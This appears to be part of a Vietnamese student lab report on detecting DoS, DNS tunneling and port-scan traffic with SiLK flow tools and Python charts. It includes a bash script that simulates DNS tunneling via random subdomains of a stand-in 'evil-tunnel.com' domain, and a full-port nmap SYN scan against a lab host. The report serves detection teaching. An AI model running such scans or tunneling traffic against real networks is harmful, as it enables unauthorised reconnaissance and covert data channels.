
```

b22dcat164@ubuntu:~$ cat > ~/parseSilk.py << 'EOF'
> #!/usr/bin/env python3
> import silk
> import pandas as pd
> import plotly.graph_objects as go
>
> flows = []
> with silk.silkfile_open("tcp_dos.rw", silk.READ) as f:
>     for rec in f:
>         flows.append({
>             'stime': rec.stime,
>             'packets': rec.packets,
>             'bytes': rec.bytes,
>         })
>
> print(f"Tong so flow: {len(flows)}")
> df = pd.DataFrame(flows)
> df['stime'] = pd.to_datetime(df['stime'])
> df['second'] = df['stime'].dt.floor('S')
> pps = df.groupby('second')['packets'].sum().reset_index()
> pps.columns = ['time', 'packets']
>
> fig = go.Figure()
> fig.add_trace(go.Scatter(
>     x=pps['time'], y=pps['packets'],
>     mode='lines+markers', name='Packets/s',
>     line=dict(color='red', width=2), marker=dict(size=3)
> ))
> fig.update_layout(
>     xaxis_title='Time', yaxis_title='Packets/s',
>     height=500
> )
> fig.write_html("testTCP5.html")
> print("Da xuat file: testTCP5.html")
> EOF

```

3.2.7 Parse dữ liệu

Kết quả ra file testTCP5.html



3.2.8 Kết quả file testTCP5.html

Biểu đồ cho thấy lưu lượng mạng đến máy nạn nhân (192.168.56.142) trong khoảng 7 tiếng. Đỉnh tấn công DoS SYN Flood xuất hiện rõ ràng vào khoảng 03:00 UTC với ~14,000-15,000 packets/s, tăng đột biến từ mức gần 0 lên đỉnh rồi giảm nhanh khi dừng tấn công. Ngoài ra còn có vài đỉnh nhỏ hơn (~2,000-2,500 packets/s) lúc 04:00 và một đỉnh nhỏ lúc 10:00, có thể là các lần tấn công thử trước đó hoặc traffic từ các demo khác.

Đặc điểm nhận diện tấn công DoS từ biểu đồ: traffic tăng đột ngột trong thời gian rất ngắn (vài chục giây) rồi giảm về 0 ngay khi dừng, tạo thành hình "spike" nhọn - khác hẳn traffic bình thường có dạng phẳng và đều. Khoảng thời gian giữa các đỉnh (từ 04:00 đến 09:30) gần như không có traffic nào, xác nhận rằng các đỉnh là do tấn công chủ đích chứ không phải hoạt động mạng thông thường.

3.3 Demo phân tích tấn công DNS Tunneling với SiLK và Python

3.3.1 Giới thiệu về DNS Tunneling

DNS Tunneling là một kỹ thuật tấn công lợi dụng giao thức DNS để truyền tải dữ liệu trái phép qua mạng. Kẻ tấn công mã hóa dữ liệu vào các truy vấn DNS với subdomain ngẫu nhiên có độ dài bất thường, gửi đến một DNS server do chúng kiểm soát. Do DNS thường được cho phép đi qua tường lửa mà không bị kiểm tra kỹ, kỹ thuật này có thể bypass được nhiều hệ thống bảo mật.

Dấu hiệu nhận diện DNS Tunneling bao gồm: số lượng DNS query bất thường trong thời gian ngắn, subdomain có độ dài lớn và entropy cao (chuỗi ngẫu nhiên), tất cả query đều hướng đến cùng một DNS server từ cùng một IP nguồn.

3.3.2 Môi trường lab

Sử dụng cùng môi trường lab với Demo 2:

- Máy tấn công (Kali Linux): IP 192.168.56.141 - chạy script giả lập DNS tunneling
- Máy nạn nhân (Ubuntu): IP 192.168.56.142 - cài SiLK + YAF để thu thập flow
- Cả hai máy cùng mạng VMware 192.168.56.0/24

3.3.3 Các bước demo

Bước 1: Tạo và chạy script tấn công DNS Tunneling trên Kali

Trên máy Kali, tạo script `dns_tunnel.sh` để giả lập tấn công DNS tunneling. Script gửi 500 DNS query với subdomain ngẫu nhiên dài 50 ký tự đến máy Ubuntu:

```
(b22dcat164@khoaaha)-[~]
$ cat > dns_tunnel.sh << 'EOF'
#!/bin/bash
TARGET_DNS="192.168.56.142"
echo "[*] Bat dau DNS tunneling gia lap ..."
for i in $(seq 1 500); do
    RANDOM_DATA=$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 50 | head -n 1)
    dig @${TARGET_DNS} ${RANDOM_DATA}.evil-tunnel.com +short +tries=1 +timeout=1 5
    if [ $((i % 10)) -eq 0 ]; then
        sleep 0.1
    fi
done
wait
echo "[*] Hoan thanh - Da gui 500 DNS queries"
EOF
chmod +x dns_tunnel.sh
sudo ./dns_tunnel.sh
```

script dns_tunnel.sh trên Kali

Bước 2: Thu thập bản ghi netflow DNS

Đợi 2-3 phút sau khi script kết thúc để `rwflowpack` flush flow ra đĩa, sau đó lọc các bản ghi UDP (giao thức DNS) liên quan đến máy nạn nhân:

```
b22dcat164@ubuntu:~$ rwfiltter --sensor=50 --type=all \
> --proto=17 --any-address=192.168.56.142 \
> --pass=dns_flows.rw \
> --site-config-file=/data/silk.conf --data-rootdir=/data
b22dcat164@ubuntu:~$ rwfileinfo dns_flows.rw
dns_flows.rw:
format(id)      FT_RWIPV6ROUTING(0x0c)
version         16
byte-order      littleEndian
compression(id) none(0)
header-length   264
record-length   88
record-version  1
silk-version    3.16.0
count-records   296
file-size       26312
command-lines   1 rwfiltter --sensor=50 --type=all --proto=17 --any-address=192.168.56.142 --pass=dns_flows.rw --site-config-file=/data/silk.conf --data-rootdir=/data
b22dcat164@ubuntu:~$
```

Kết quả `rwfileinfo` hiển thị số bản ghi DNS thu được

Trong đó: `--proto=17` lọc giao thức UDP (DNS sử dụng UDP), `--any-address` lọc các flow liên quan đến IP nạn nhân.

Bước 3: Phân tích bằng các công cụ SiLK

Xem 20 bản ghi DNS đầu tiên:

```
b22dcat164@ubuntu:~$ rwcut --fields=sip,dip,sport,dport,proto,packets,bytes,stime --num-recs=20 dns_flows.rw
sip|dip|sport|dport|proto|packets|bytes|stime
185.125.190.57|192.168.56.142|123|45101|17|1|76|2026/04/18T13:06:17.394|
192.168.56.142|185.125.190.57|45101|123|17|1|76|2026/04/18T13:06:17.146|
192.168.56.142|192.168.56.2|34414|53|17|1|68|2026/04/18T13:02:51.201|
192.168.56.2|192.168.56.142|53|34414|17|1|100|2026/04/18T13:02:51.205|
192.168.56.142|192.168.56.2|40976|53|17|1|68|2026/04/18T13:02:51.201|
192.168.56.2|192.168.56.142|53|40976|17|1|124|2026/04/18T13:02:51.206|
192.168.56.142|192.168.56.2|35236|53|17|1|86|2026/04/18T13:03:14.493|
192.168.56.2|192.168.56.142|53|35236|17|1|254|2026/04/18T13:03:14.501|
192.168.56.142|192.168.56.2|41153|53|17|1|86|2026/04/18T13:04:44.493|
192.168.56.2|192.168.56.142|53|41153|17|1|182|2026/04/18T13:04:44.501|
192.168.56.142|192.168.56.2|60781|53|17|1|86|2026/04/18T13:06:26.000|
192.168.56.2|192.168.56.142|53|60781|17|1|182|2026/04/18T13:06:26.008|
192.168.56.142|192.168.56.2|40214|53|17|1|86|2026/04/18T13:06:26.001|
192.168.56.2|192.168.56.142|53|40214|17|1|254|2026/04/18T13:06:26.009|
192.168.56.142|192.168.56.2|60273|53|17|1|73|2026/04/18T13:06:26.007|
192.168.56.2|192.168.56.142|53|60273|17|1|89|2026/04/18T13:06:26.012|
192.168.56.142|192.168.56.2|49396|53|17|1|73|2026/04/18T13:06:26.007|
192.168.56.2|192.168.56.142|53|49396|17|1|134|2026/04/18T13:06:26.013|
```

Kết quả `rwcut` hiển thị các bản ghi DNS

Đếm lưu lượng DNS theo từng giây:

```
rwcount dns_flows.rw --bin-size=1
```

```
b22dcat164@ubuntu:~$ rwcount dns_flows.rw --bin-size=1
```

Date	Records	Bytes	Packets
2026/04/18T13:02:51	4.00	360.00	4.00
2026/04/18T13:02:52	0.00	0.00	0.00
2026/04/18T13:02:53	0.00	0.00	0.00
2026/04/18T13:02:54	0.00	0.00	0.00
2026/04/18T13:02:55	0.00	0.00	0.00
2026/04/18T13:02:56	0.00	0.00	0.00
2026/04/18T13:02:57	0.00	0.00	0.00
2026/04/18T13:02:58	0.00	0.00	0.00
2026/04/18T13:02:59	0.00	0.00	0.00
2026/04/18T13:03:00	0.00	0.00	0.00
2026/04/18T13:03:01	0.00	0.00	0.00
2026/04/18T13:03:02	0.00	0.00	0.00
2026/04/18T13:03:03	0.00	0.00	0.00
2026/04/18T13:03:04	0.00	0.00	0.00
2026/04/18T13:03:05	0.00	0.00	0.00
2026/04/18T13:03:06	0.00	0.00	0.00
2026/04/18T13:03:07	0.00	0.00	0.00
2026/04/18T13:03:08	0.00	0.00	0.00
2026/04/18T13:03:09	0.00	0.00	0.00
2026/04/18T13:03:10	0.00	0.00	0.00
2026/04/18T13:03:11	0.00	0.00	0.00
2026/04/18T13:03:12	0.00	0.00	0.00
2026/04/18T13:03:13	0.00	0.00	0.00
2026/04/18T13:03:14	2.00	340.00	2.00
2026/04/18T13:03:15	0.00	0.00	0.00
2026/04/18T13:03:16	0.00	0.00	0.00
2026/04/18T13:03:17	0.00	0.00	0.00
2026/04/18T13:03:18	0.00	0.00	0.00
2026/04/18T13:03:19	0.00	0.00	0.00
2026/04/18T13:03:20	0.00	0.00	0.00
2026/04/18T13:03:21	0.00	0.00	0.00
2026/04/18T13:03:22	0.00	0.00	0.00
2026/04/18T13:03:23	0.00	0.00	0.00
2026/04/18T13:03:24	0.00	0.00	0.00
2026/04/18T13:03:25	0.00	0.00	0.00
2026/04/18T13:03:26	0.00	0.00	0.00

Kết quả rwcount đếm DNS query theo giây

Thống kê top IP nguồn gửi DNS query:

```
rwstats dns_flows.rw --fields=sip --values=flows,packets,bytes --count=10
```

```
b22dcat164@ubuntu:~$ rwstats dns_flows.rw --fields=sip --values=flows,packets,bytes --count=10
```

INPUT: 296 Records for 4 Bins and 296 Total Records
OUTPUT: Top 10 Bins by Records

sIP	Records	Packets	Bytes	%Records	cumul_%
192.168.56.142	147	161	13215	49.662162	49.662162
192.168.56.2	146	160	25010	49.324324	98.986486
192.168.56.254	2	14	4592	0.675676	99.662162
185.125.190.57	1	1	76	0.337838	100.000000

Kết quả rwstats top IP nguồn DNS

Bước 4: Tạo script Python phân tích và vẽ biểu đồ

Tạo file analyzeDNS.py sử dụng thư viện PySiLK để đọc bản ghi flow và Plotly để vẽ biểu đồ tương tác. Script tạo 2 biểu đồ: DNS Queries/s (số lượng truy vấn mỗi giây) và DNS Bytes/s (lượng dữ liệu mỗi giây):


```

b22dcat164@ubuntu:~$ cat > ~/analyzeDNS.py << 'EOF'
> #!/usr/bin/env python3
> import silk
> import pandas as pd
> import plotly.graph_objects as go
> from plotly.subplots import make_subplots
>
> flows = []
> with silk.silkfile_open("dns_flows.rw", silk.READ) as f:
>     for rec in f:
>         flows.append({
>             'stime': rec.stime,
>             'packets': rec.packets,
>             'bytes': rec.bytes,
>         })
>
> print(f"Tong so flow: {len(flows)}")
> df = pd.DataFrame(flows)
> df['stime'] = pd.to_datetime(df['stime'])
> df['second'] = df['stime'].dt.floor('S')
>
> qps = df.groupby('second').size().reset_index(name='queries')
> bps = df.groupby('second')['bytes'].sum().reset_index()
>
> fig = make_subplots(rows=2, cols=1,
>     subplot_titles=('DNS Queries per Second', 'DNS Bytes per Second'),
>     vertical_spacing=0.15)
>
> fig = make_subplots(rows=2, cols=1,
>     subplot_titles=('DNS Queries per Second', 'DNS Bytes per Second'),
>     vertical_spacing=0.15)
>
> fig.add_trace(go.Scatter(
>     x=qps['second'], y=qps['queries'],
>     mode='lines+markers', name='Queries/s',
>     line=dict(color='blue', width=2), marker=dict(size=3)
> ), row=1, col=1)
>
> fig.add_trace(go.Scatter(
>     x=bps['second'], y=bps['bytes'],
>     mode='lines+markers', name='Bytes/s',
>     line=dict(color='orange', width=2), marker=dict(size=3)
> ), row=2, col=1)
>
> fig.update_layout(height=800, showlegend=False)
> fig.update_xaxes(title_text='Time', row=1, col=1)
> fig.update_yaxes(title_text='Queries', row=1, col=1)
> fig.update_xaxes(title_text='Time', row=2, col=1)
> fig.update_yaxes(title_text='Bytes', row=2, col=1)
>
> fig.write_html("testDNS.html")
> print("Da xuat file: testDNS.html")
> EOF
b22dcat164@ubuntu:~$ python3 ~/analyzeDNS.py
Tong so flow: 296
Da xuat file: testDNS.html
b22dcat164@ubuntu:~$

```



Chạy script và mở kết quả:

```
python3 analyzeDNS.py  
firefox testDNS.html
```


```
b22dcat164@ubuntu:~$ python3 ~/analyzeDNS.py  
Tong so flow: 296  
Da xuat file: testDNS.html
```

Kết quả terminal khi chạy analyzeDNS.py

Bước 5: Phân tích biểu đồ kết quả



Biểu đồ DNS Queries per Second



Biểu đồ DNS Bytes per Second

Từ biểu đồ ta nhận thấy:

- Số lượng DNS query tăng đột biến trong khoảng thời gian ngắn (~500 query trong 30 giây), vượt xa mức bình thường
- Lượng bytes/s cũng tăng tương ứng, cho thấy các query chứa nhiều dữ liệu hơn bình thường do subdomain dài 50 ký tự
- Tất cả query đều từ một IP nguồn duy nhất (192.168.56.141) đến cùng một đích (192.168.56.142)
- Đây là các dấu hiệu đặc trưng của DNS Tunneling, cho phép phát hiện sớm và ngăn chặn

3.4 Demo phân tích tấn công Port Scan với SiLK và Python

3.4.1 Giới thiệu về Port Scan

Port Scan (quét cổng) là kỹ thuật do thám mạng phổ biến, trong đó kẻ tấn công gửi các gói tin đến nhiều cổng của máy đích để xác định cổng nào đang mở và dịch vụ nào đang chạy. Đây thường là bước đầu tiên trước khi thực hiện tấn công khai thác lỗ hổng.

Nmap là công cụ quét cổng phổ biến nhất. Chế độ SYN scan (-sS) chỉ gửi gói SYN mà không hoàn tất bắt tay 3 bước TCP, giúp quét nhanh và khó bị phát hiện hơn so với quét thông thường. Tuy nhiên, SiLK vẫn có thể ghi nhận và phân tích các flow này.

Dấu hiệu nhận diện Port Scan bao gồm: số lượng kết nối tăng đột biến trong thời gian ngắn, phân bố port đích đồng đều (quét nhiều port khác nhau), gần 100% các gói chỉ có flag SYN (đặc trưng SYN scan), và tất cả đều từ một IP nguồn duy nhất.

3.4.2 Môi trường lab

Sử dụng cùng môi trường lab:

- Máy tấn công (Kali Linux): IP 192.168.56.141 - cài Nmap để quét port
- Máy nạn nhân (Ubuntu): IP 192.168.56.142 - cài SiLK + YAF để thu thập flow

3.4.3 Các bước demo

Bước 1: Kiểm tra kết nối giữa 2 máy

Trên Kali, kiểm tra kết nối đến Ubuntu:

```
ping -c 3 192.168.56.142
```

```
(b22dcat164@khoaha)~$ ping -c 3 192.168.56.142
PING 192.168.56.142 (192.168.56.142) 56(84) bytes of data.
64 bytes from 192.168.56.142: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 192.168.56.142: icmp_seq=2 ttl=64 time=0.570 ms
64 bytes from 192.168.56.142: icmp_seq=3 ttl=64 time=0.578 ms

--- 192.168.56.142 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 0.570/0.705/0.969/0.186 ms

(b22dcat164@khoaha)~$
```

Kết quả ping thành công từ Kali đến Ubuntu

Bước 2: Chạy Nmap SYN scan từ Kali

Sử dụng Nmap với chế độ SYN scan (-sS) quét toàn bộ 65535 port của máy Ubuntu:

```
sudo nmap -sS -T3 -p 1-65535 192.168.56.142
```

Trong đó: -sS là SYN scan (chỉ gửi gói SYN), -T3 là tốc độ quét vừa phải, -p 1-65535 quét tất cả các port TCP.

```
(b22dcat164@khoaha)~$ sudo nmap -sS -T3 -p 1-65535 192.168.56.142
Starting Nmap 7.95 ( https://nmap.org ) a 2026-04-18 09:41 EDT
Nmap scan report for 192.168.56.142
Host is up (0.00074s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
18001/tcp open  unknown
MAC Address: 00:0C:29:3D:F9:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
```

Kết quả Nmap hiển thị các port mở/đóng trên Ubuntu

Bước 3: Thu thập bản ghi netflow port scan

Đợi 2-3 phút sau khi Nmap kết thúc, sau đó lọc các bản ghi TCP từ IP tấn công đến IP nạn nhân:

```
rwfilter --proto=6 --sensor=S0 --type=all \
```

```
--saddress=192.168.56.141 --daddress=192.168.56.142 \
--pass=portscan.rw \
--site-config-file=/data/silk.conf --data-rootdir=/data
rwfileinfo portscan.rw
```

Trong đó: --proto=6 lọc giao thức TCP, --saddress và --daddress lọc theo IP nguồn (Kali) và đích (Ubuntu).

```
b22dcat164@ubuntu:~$ rfilter --proto=6 --sensor=50 --type=all \
> --saddress=192.168.56.141 --daddress=192.168.56.142 \
> --pass=portscan.rw \
> --site-config-file=/data/silk.conf --data-rootdir=/data
b22dcat164@ubuntu:~$ rwfileinfo portscan.rw
portscan.rw:
format(id)      FT_RWIPV6ROUTING(0x0c)
version         10
byte-order      littleEndian
compression(id) none(0)
header-length   264
record-length   88
record-version  1
silk-version    3.16.0
count-records   65476
file-size      5762152
command-lines   1 rfilter --proto=6 --sensor=50 --type=all --saddress=192.168.56.141 --daddress=192.168.56.142 --pass=portscan.rw --site-config-file=/data/silk.conf --data-rootdir=/data
```

Kết quả rwfileinfo hiển thị số bản ghi port scan thu được

Bước 4: Phân tích bằng các công cụ SiLK

Xem 20 bản ghi đầu tiên:

```
rwcut --fields=sip,dip,sport,dport,proto,packets,bytes,flags,stime -
-num-recs=20 portscan.rw
```

```
b22dcat164@ubuntu:~$ rwcut --fields=sip,dip,sport,dport,proto,packets,bytes,flags,stime --num-recs=20 portscan.rw
sip|dip|sport|dport|proto|packets|bytes|flags|stime|
192.168.56.141|192.168.56.142|48550|993|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|8888|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|256|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|53|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|113|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|25|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|443|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|445|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|8080|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|995|6|1|44|S|2026/04/18T13:41:09.868|
192.168.56.141|192.168.56.142|48550|22|6|1|44|S|2026/04/18T13:41:09.870|
192.168.56.141|192.168.56.142|48550|1723|6|1|44|S|2026/04/18T13:41:09.870|
192.168.56.141|192.168.56.142|48550|110|6|1|44|S|2026/04/18T13:41:09.870|
192.168.56.141|192.168.56.142|48550|135|6|1|44|S|2026/04/18T13:41:09.870|
192.168.56.141|192.168.56.142|48550|1025|6|1|44|S|2026/04/18T13:41:09.870|
192.168.56.141|192.168.56.142|48550|143|6|1|44|S|2026/04/18T13:41:09.871|
192.168.56.141|192.168.56.142|48550|23|6|1|44|S|2026/04/18T13:41:09.871|
192.168.56.141|192.168.56.142|48550|111|6|1|44|S|2026/04/18T13:41:09.871|
192.168.56.141|192.168.56.142|48550|199|6|1|44|S|2026/04/18T13:41:09.871|
192.168.56.141|192.168.56.142|48550|587|6|1|44|S|2026/04/18T13:41:09.871|
```

Kết quả rwcut hiển thị các bản ghi port scan

Thống kê phân bố TCP flags:

```
rwuniq --fields=flags --values=records portscan.rw
```

```
b22dcat164@ubuntu:~$ rwuniq --fields=flags --values=records portscan.rw
flags|Records|
SR|1|
S|65475|
```

Kết quả rwuniq phân bố TCP flags

Kết quả cho thấy gần như 100% flow có flag S (SYN only), đặc trưng của SYN scan.

Thống kê top port đích bị quét:

```
rwstats portscan.rw --fields=dport --values=flows --count=10
```

```

b22dcat164@ubuntu:~$ rwstats portscan.rw --fields=dport --values=flows --count=10
INPUT: 65476 Records for 65476 Bins and 65476 Total Records
OUTPUT: Top 10 Bins by Records
dPort|    Records|    %Records|    cumul_%|
51375|         1|    0.001527|    0.001527|
7406 |         1|    0.001527|    0.003055|
1198 |         1|    0.001527|    0.004582|
47957|         1|    0.001527|    0.006109|
40054|         1|    0.001527|    0.007636|
64453|         1|    0.001527|    0.009164|
24525|         1|    0.001527|    0.010691|
44153|         1|    0.001527|    0.012218|
62926|         1|    0.001527|    0.013745|
29485|         1|    0.001527|    0.015273|

```

Kết quả rwstats top destination port

Bước 5: Tạo script Python phân tích và vẽ biểu đồ

Tạo file analyzePortScan.py sử dụng PySiLK và Plotly để phân tích. Script tạo 3 biểu đồ: Connections per Second (tốc độ quét), Top 30 Destination Ports (phân bố port đích), và TCP Flags Distribution (phân bố cờ TCP):

```

b22dcat164@ubuntu:~$ cat > ~/analyzePortScan.py << 'EOF'
> #!/usr/bin/env python3
> import silk
> import pandas as pd
> import plotly.graph_objects as go
> from plotly.subplots import make_subplots
>
> flows = []
> with silk.silkfile_open("portscan.rw", silk.READ) as f:
>     for rec in f:
>         flows.append({
>             'stime': rec.stime,
>             'sport': rec.sport,
>             'dport': rec.dport,
>             'packets': rec.packets,
>             'bytes': rec.bytes,
>             'flags': str(rec.tcpflags),
>         })
>
> print(f"Tong so flow: {len(flows)}")
> df = pd.DataFrame(flows)
> df['stime'] = pd.to_datetime(df['stime'])
>
> df['second'] = df['stime'].dt.floor('S')
> conn_per_sec = df.groupby('second').size().reset_index(name='connections')
>
> port_counts = df['dport'].value_counts().head(30).reset_index()
> port_counts.columns = ['port', 'count']
> port_counts = port_counts.sort_values('port')
>
> flag_counts = df['flags'].value_counts().reset_index()
> flag_counts.columns = ['flag', 'count']
>
> fig = make_subplots(rows=3, cols=1,
>     subplot_titles=(
>         'Port Scan: Connections per Second',
>         'Port Scan: Top 30 Destination Ports',

```



```

>         'Port Scan: Connections per Second',
>         'Port Scan: Top 30 Destination Ports',
>         'Port Scan: TCP Flags Distribution'),
>         vertical_spacing=0.1)
>
> fig.add_trace(go.Scatter(
>     x=conn_per_sec['second'], y=conn_per_sec['connections'],
>     mode='lines+markers', name='Connections/s',
>     line=dict(color='red', width=2), marker=dict(size=4)
> ), row=1, col=1)
>
> fig.add_trace(go.Bar(
>     x=port_counts['port'].astype(str), y=port_counts['count'],
>     name='Port Count', marker_color='blue'
> ), row=2, col=1)
>
> fig.add_trace(go.Bar(
>     x=flag_counts['flag'], y=flag_counts['count'],
>     name='Flag Count', marker_color='green'
> ), row=3, col=1)
>
> fig.update_layout(height=1200, showlegend=False)
> fig.update_xaxes(title_text='Time', row=1, col=1)
> fig.update_yaxes(title_text='Connections', row=1, col=1)
> fig.update_xaxes(title_text='Destination Port', row=2, col=1)
> fig.update_yaxes(title_text='Count', row=2, col=1)
> fig.update_xaxes(title_text='TCP Flags', row=3, col=1)
> fig.update_yaxes(title_text='Count', row=3, col=1)
>
> fig.write_html("testPortScan.html")
> print("Da xuất file: testPortScan.html")
>
> print(f"\n=== THONG KE ===")
> print(f"Tong flow: {len(df)}")
> print(f"Thoi gian bat dau: {df['stime'].min()}")
> print(f"Thoi gian ket thuc: {df['stime'].max()}")
> print(f"So port dich khac nhau: {df['dport'].nunique()}")

```

Chạy script và mở kết quả:

```
python3 analyzePortScan.py
firefox testPortScan.html
```

```

b22dcat164@ubuntu:~$ python3 ~/analyzePortScan.py
Tong so flow: 65476
Da xuất file: testPortScan.html


=== THONG KE ===
Tong flow: 65476
Thoi gian bat dau: 2026-04-18 13:41:09.868000
Thoi gian ket thuc: 2026-04-18 13:41:13.132000
So port dich khac nhau: 65476
Top 10 port:
dport
993      1
37367    1
3977     1
50722    1
2784     1
5931     1
20433    1
46249    1
62713    1
6751     1

Phan bo flags:
flags
S      65475
SR     1


```

Kết quả terminal khi chạy analyzePortScan.py

